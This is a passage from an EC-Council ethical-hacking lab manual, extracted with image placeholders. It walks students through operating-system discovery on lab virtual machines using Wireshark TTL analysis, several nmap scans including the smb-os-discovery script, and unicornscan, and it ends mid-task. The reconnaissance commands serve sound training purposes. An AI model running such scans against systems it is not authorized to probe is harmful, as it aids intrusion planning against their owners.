Note: **10.10.10.16** is the IP address of the **Windows Server 2016** virtual machine; this may vary in your lab environment.




Figure 3.1.6: Sending ICMP requests to Windows Server 2016 virtual machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.4

Analyze the TTL Value

13. Observe the packets captured by **Wireshark**.




Figure 3.1.7: Packets Captured by Wireshark

14. Choose any packet of the ICMP reply from the **Windows Server 2016** (**10.10.10.16**) to **Windows 10** (**10.10.10.10**) virtual machines and expand the **Internet Protocol Version 4** node in the **Packet Details** pane.

Note: The IP address may vary in your lab environment.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. The TTL value is recorded as **128**, which means that the ICMP reply possibly came from a Windows-based machine.




Figure 3.1.8: TTL value detected by Wireshark for Windows Server 2016 virtual machine

16. Now, stop the capture in the **Wireshark** window by clicking on the **Stop** ( ) button.




Figure 3.1.9: Stop Live Capture in Wireshark

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. Now, click the **Start capturing packets** ( ) button. If an **Unsaved packets...** pop-up appears, click **Continue without Saving**.




Figure 3.1.10: Start Live Capture in Wireshark

18. Wireshark will start capturing the new packets.

TASK 1.5

Perform Ping on Target Machine (Linux)

19. In the **Command Prompt** window, type **ping 10.10.10.9** and press **Enter**.

Note: **10.10.10.9** is the IP address of the **Ubuntu** virtual machine; this may vary in your lab environment.




Figure 3.1.11: Sending ICMP requests to Ubuntu virtual machine

20. Observe the packets captured by **Wireshark**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Choose any packet of ICMP reply from the **Ubuntu** (**10.10.10.9**) to **Windows 10** (**10.10.10.10**) virtual machine and expand the **Internet Protocol Version 4** node in the **Packet Details** pane.

TASK 1.6

Analyze the TTL Value

Note: The IP address may vary in your lab environment.

22. The TTL value is recorded as **64**, which means the ICMP reply possibly came from a Linux-based machine.




Figure 3.1.12: Time-to-Live value detected by Wireshark for Linux machine

23. Stop the capture in the **Wireshark** window by clicking on the **Stop** button.
24. This concludes the demonstration of identifying the OS of the target system using Wireshark.
25. Close all open windows and document all the acquired information.
26. Turn off the **Ubuntu** virtual machine.

TASK 2

Perform OS Discovery using Nmap Script Engine (NSE)

Here, we will use Nmap to perform OS discovery using -A parameter, -O parameter, and NSE.

Note: Before beginning this lab, ensure that the **Windows 10** and **Windows Server 2016** virtual machines are turned on.

1. In the **Windows 10** virtual machine, click on the **Start** menu and launch **Nmap - Zenmap GUI** from the applications.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.1

Perform OS Discovery Using -A Parameter (Aggressive Scan)

2. The **Zenmap** GUI appears. In the **Command** field, type the command **nmap -A <Target IP Address>** (here, the target machine is Windows Server 2016 [**10.10.10.16**]) and click **Scan**.

Note: **-A**: to perform an aggressive scan.

3. The scan results appear, displaying the open ports and running services along with their versions and target details such as OS, computer name, NetBIOS computer name, etc. under the **Host script results** section.

Nmap, along with Nmap Script Engine (NSE), can extract considerable valuable information from the target system. In addition to Nmap commands, NSE provides scripts that reveal all sorts of useful information from the target system. Using NSE, you may obtain information such as OS, computer name, domain name, forest name, NetBIOS computer name, NetBIOS domain name, workgroup, system time of a target system, etc.




Figure 3.2.1: Zenmap scan results for -A parameter

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.2

Perform OS Discovery Using -O Parameter

4. In the **Command** field, type the command **nmap -O <Target IP Address>** (here, the target machine is Windows Server 2016 [**10.10.10.16**]) and click **Scan**.

Note: **-O**: performs the OS discovery.

5. The scan results appear, displaying information about open ports, respective services running on the open ports, and the name of the OS running on the target system.




Figure 3.2.2: Zenmap scan results for -O parameter

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.3

Perform OS Discovery Using NSE

6. In the **Command** field, type the command **nmap --script smb-os-discovery.nse <Target IP Address>** (here, the target machine is Windows Server 2016 [**10.10.10.16**]) and click **Scan**.

Note: **--script**: specifies the customized script and **smb-os-discovery.nse**: attempts to determine the OS, computer name, domain, workgroup, and current time over the SMB protocol (ports 445 or 139).

7. The scan results appear, displaying the target OS, computer name, NetBIOS computer name, etc. details under the **Host script results** section.




Figure 3.2.3: Zenmap scan results for NSE

8. This concludes the demonstration of discovering the OS running on the target system using Nmap.

9. Close all open windows and document all the acquired information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3

Unicornscan is a Linux-based command line-oriented network information-gathering and reconnaissance tool. It is an asynchronous TCP and UDP port scanner and banner grabber that enables you to discover open ports, services, TTL values, etc. running on the target machine. In Unicornscan, the OS of the target machine can be identified by observing the TTL values in the acquired scan result.

Perform OS Discovery using Unicornscan

Here, we will use the Unicornscan tool to perform OS discovery on the target system.

1. Before beginning this lab, turn on the **Parrot Security** and **Ubuntu** virtual machine.

Note: Ensure that the **Windows Server 2016** virtual machine is also running.

2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 3.3.1: Running the programs as a root user

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.1

Perform OS Discovery on Windows-based Machine

7. In the terminal window, type **unicornscan <Target IP Address> -Iv** (here, the target machine is Windows Server 2016 [**10.10.10.16**]) and press **Enter**.

Note: In this command, **-I** specifies an immediate mode and **v** specifies a verbose mode.




Figure 3.3.2: Unicornscan OS discovery command

8. The scan results appear, displaying the open TCP ports along with the obtained TTL value of **128**. As shown in the screenshot, the **ttl** values acquired after the scan are **128**; hence, the OS is possibly Microsoft Windows (Windows 7/8/8.1/10 or Windows Server 2008/12/16).

Note: Here, the target machine is **Windows Server 2016** (10.10.10.16).




Figure 3.3.3: Unicornscan OS discovery command result Windows-based virtual machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.2

Perform OS Discovery on Linux-based Machine

9. In the **Parrot Terminal** window, type **unicornscan <Target IP Address> -Iv** (here, the target machine is Ubuntu [**10.10.10.9**]) and press **Enter**.
